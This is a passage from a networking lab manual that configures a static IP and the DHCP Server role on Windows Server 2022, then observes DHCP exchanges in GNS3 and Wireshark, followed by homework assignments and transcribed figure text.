


Figure 3 – Windows Server Manager Dashboard

NOTE: If the Server Manager does not start on boot, can open it via the Windows Start menu.

3. On the left side of the page, select the *Local Server* option
4. Assign the IP address **200.200.200.254** to the local ethernet interface
    4.1. Under the *PROPERTIES* table,*left-click* on the Ethernet option (Figure 4) [1]

NOTE: This is located beneath *NIC Teaming* and above *Operating system version*.

4.2. *Right-click* on the network interface you want to use (e.g. “Ethernet”) and select *Properties* in the context menu (Figure 5) [1]

4.3. A new sub-window labeled *Ethernet Properties* should appear

4.3.1. Uncheck *Internet Protocol Version 6 (TCP/IPv6)* [1]

4.3.2. Check and highlight the *Internet Protocol Version 4 (TCP/IPv4)* option [1]

4.3.3. On the bottom right corner, click on *Properties* (Figure 6) [1]

4.4. A new sub-window labeled *Internet Protocol Version 4 (TCP/IPv4) Properties* should appear (Figure 7) [1]

4.4.1. Select *Use the following IP address*

4.4.1.1. Enter **200.200.200.254** as the **IP address** [1]

4.4.1.2. Enter **255.255.255.0** as the **Subnet mask** [1]

4.4.1.3. Enter **200.200.200.1** as the **Default gateway** [1]

4.4.2. Select *Use the following DNS server addresses*

4.4.2.1. Enter **200.200.200.254** as the **Preferred DNS server** [1]

4.4.2.2. Leave the **Alternate DNS server** blank [1]

4.4.3. Click *OK* to apply these settings [1]

4.4.4. Click *Close* to return to the Network Connections window

4.5. Close the Network Connections window

5. Restart Windows Server

Phase III – Setup the DHCP Server

Windows Server is capable of many functions and is very customizable. Therefore, to minimize installation times, Windows Server on initial installation does not come with many features activated. We will need to activate and configure Windows Active Directory and DHCP services.

1. Focus on the *Server Manager* dashboard window [2]
2. In the top right-hand corner of the screen, select *Manage* [2]
3. Select *Add Roles and Features* from the context menu [2]
4. A popup window labeled *Add Roles and Features Wizard* will open (Figure 8)

    4.1. **Before you Begin** – Click *Next* [2]

    4.2. **Installation Type** – Select the *Role-Based* option – then click *Next* (Figure 9) [2]

    4.3. **Server Selection** – Select your local server (this should be the only option) then click *Next* (Figure 10) [2]

    4.4. **Server Roles** – select *DHCP Server* [2]

    4.4.1. POP-UP – **Add Features** – Select *Add Features* towards the bottom of the new screen (Figure 11) [2]

    4.4.2. Return back to **Server Roles** – Click *Next* [2]

    4.5. **Features** – Click *Next* [2]

    4.6. **DHCP Server** – Click *Next* [2]

    4.7. **Confirmation** – Click *Install* [2]

    4.8. Once installation is complete click on the blue text that states *Complete DHCP Configuration* (Figure 12) [2]

5. POP-UP – *DHCP Post-Install Configuration Wizard*

    5.1. **Description** – Click *Next* [2]

    5.2. **Authorization** – Click *Commit* [2]

NOTE: The default authorization should be set to use Administrator credentials. If it doesn't, you've done something wrong and need to restart.

5.3. **Summary** – Click *Close* [2]

6. Return to *Rolls and Features Wizard*

6.1. Results – Click *Close* [2]

7. Restart Windows Server

Phase IV – Configure DHCP

DHCP is widely flexible. In this lab, we are going to assign a range of IP addresses that can be used by end devices connecting to our network without a manually configured IP address.

1. Focus on the *Server Manager* dashboard window
2. In the top right-hand corner of the screen, select *Tools* [2]
3. From the drop-down menu, select *DHCP* [2]
4. A new sub-window labeled *DHCP* should appear

4.1. Expand the local computer forest (Figure 13) [2]

4.2. Right-click on the *IPv4* option and select *New Scope* from the context menu (Figure 14) [2]

5. The *New Scope Wizard* window will open

5.1. **Scope Wizard Welcome** – Click *Next* (Figure 15) [2]

5.2. **Scope Name** (Figure 16)

5.2.1. Add a name such as Scope1 [2]

5.2.2. The description field can be left blank

5.2.3. Click *Next* [2]

5.3. **IP Address Range** (Figure 17) [2]

5.3.1. Start IP address – **200.200.200.20**

5.3.2. End IP address – **200.200.200.250**

5.3.3. Length – **24**[2]

5.3.4. Subnet mask – **255.255.255.0**[2]

5.3.5. Click *Next*

5.4. **Add Exclusion and Delay** – Click *Next*[2]

5.5. **Lease Duration** (Figure 18)[2]

5.5.1. Limited to 8 hours[2]

5.5.2. Click *Next*

5.6. **Configure DHCP**[2]

5.6.1. Select *Yes*

5.6.2. Click *Next*

5.7. **Router (Default Gateway)** (Figure 19)[2]

5.7.1. IP address – **200.200.200.1**

5.7.2. Click *Add*

5.7.3. Click *Next*

5.8. **Domain Name and DNS Servers** – Click *Next*[2]

5.9. **WINS Servers** – Click *Next*[2]

5.10. **Activate Scope**

5.10.1. Click *Yes*[2]

5.10.2. Click *Next*[2]

5.11. Click *Finish*

6. Notice that *Scope* now appears under the DHCP>machine_name>IPv4 tree (Figure 20)

7. Close the DHCP window

Phase V – Watch DHCP in Action

This lab is an opportunity for you to see these activities in action without the chaff that exists on an existing enterprise network.

- DHCP automatically assigns an IP address to interfaces requesting one.
- ARP is for interfaces that already have an IP address, but the interface needs to tell all of the other interfaces on the network.

1. Navigate back to GNS3
2. Start a Wireshark capture on the Server-Switch link
3. Start PC1 and open its console

    3.1. Request a new IP address

```
> ip dhcp
```

    3.2. Notice the four main DHCP packets being exchanged in Wireshark that were discussed in the previous chapter: Discover, Offer, Request, Accept

4. Start PC2 and open its console

    4.1. Request a new IP address

```
> ip dhcp
```

5. Ensure that PC1 is able to ping PC2
6. Congratulations! You now know how to configure a basic DHCP server on both Linux and Windows machines

End of Lab

Deliverables

4 screenshots are needed to receive credit for this exercise:

- Wireshark – DHCP Packets for PC2
- Wireshark – DHCP Packets for PC3
- GNS3 Workspace with 2 PCs, switch, and DHCP server – all devices labeled with their IP addresses
- Configuration settings of Windows Server DHCP

Homeworks


Assignment 1 – Combined network traffic watching

- Turn off all devices
- Replace the switch with a hub and reconnect all devices
- Monitor any of the PCs with Wireshark and capture ARP, DHCP, and ICMP packets for all three PC's as you turn devices back on
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 environment with everything labeled
    - Screenshot of DHCP for one PC
    - Screenshot of ICMP for one PC

Assignment 2 – Reconfigure the DHCP server

- Figure out the number of devices that can be attached to the switch
- Generate a random IP address and choose a subnet that will allow the use of all the switch connections with as few wasted IP addresses as possible
- Reconfigure the network to use these new network addresses
- Reconfigure the DHCP settings to issue IPv4 address in this new space
- RECOMMENDED GRADING CRITERIA
    - Screenshot of the DHCP configuration
    - Screenshot of the GNS3 workspace
    - Screenshot of DHCP of one PC
    - Screenshot of ICMP of one PC

Figures for Printed Version



PROPERTIES
For WIN-A7QJPJ7IND6

Computer name WIN-A7QJPJ7IND6
Workgroup WORKGROUP

Last installed updates Never
Windows Update Download updates only
Last checked for updates Never

Microsoft Defender Firewall Public: On
Remote management Enabled
Remote Desktop Disabled
NIC Teaming Disabled
Ethernet Assigned by DHCP

Microsoft Defender Antivirus Real-Time Protection: C
Feedback & Diagnostics Settings
IE Enhanced Security Configuration On
Time zone (UTC-08:00) Pacific Tim
Product ID Not activated

Operating system version Microsoft Windows Server 2022 Standard
Hardware information innotek GmbH VirtualBox

Processors 11th Gen Intel(R) Core(
Installed memory (RAM) 4 GB
Total disk space 49.39 GB

EVENTS
All events | 16 total

Server Name	ID	Severity	Source	Log	Date and Time
WIN-A7QJPJ7IND6	8198	Error	Microsoft-Windows-Security-SPP	Application	6/16/2023 3:40:28 PM
WIN-A7QJPJ7IND6	1014	Warning	Microsoft-Windows-DNS Client Events	System	6/16/2023 3:40:24 PM
WIN-A7QJPJ7IND6	8198	Error	Microsoft-Windows-Security-SPP	Application	6/16/2023 3:37:35 PM

Figure 4 – Select the ethernet option





Figure 5 – Network Connections window



Ethernet Properties

Networking

Connect using:

Intel(R) PRO/1000 MT Desktop Adapter


This connection uses the following items:

- ☑ Client for Microsoft Networks
- ☑ File and Printer Sharing for Microsoft Networks
- ☑ QoS Packet Scheduler
- ☑ Internet Protocol Version 4 (TCP/IPv4)
- □ Microsoft Network Adapter Multiplexor Protocol
- ☑ Microsoft LLDP Protocol Driver
- □ Internet Protocol Version 6 (TCP/IPv6)

Description

Transmission Control Protocol/Internet Protocol. The default wide area network protocol that provides communication across diverse interconnected networks.

Figure 6 – Ethernet Properties window



Internet Protocol Version 4 (TCP/IPv4) Properties

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address: 200 . 200 . 200 . 254

Subnet mask: 255 . 255 . 255 . 0

Default gateway: 200 . 200 . 200 . 1

○ Obtain DNS server address automatically


● Use the following DNS server addresses:

Preferred DNS server: 200 . 200 . 200 . 254

Alternate DNS server: . . .

□ Validate settings upon exit

Figure 7 – IPv4 Properties window



This wizard helps you install roles, role services, or features. You determine which roles, role services, or features to install based on the computing needs of your organization, such as sharing documents, or hosting a website.

To remove roles, role services, or features:
Start the Remove Roles and Features Wizard

Before you continue, verify that the following tasks have been completed:

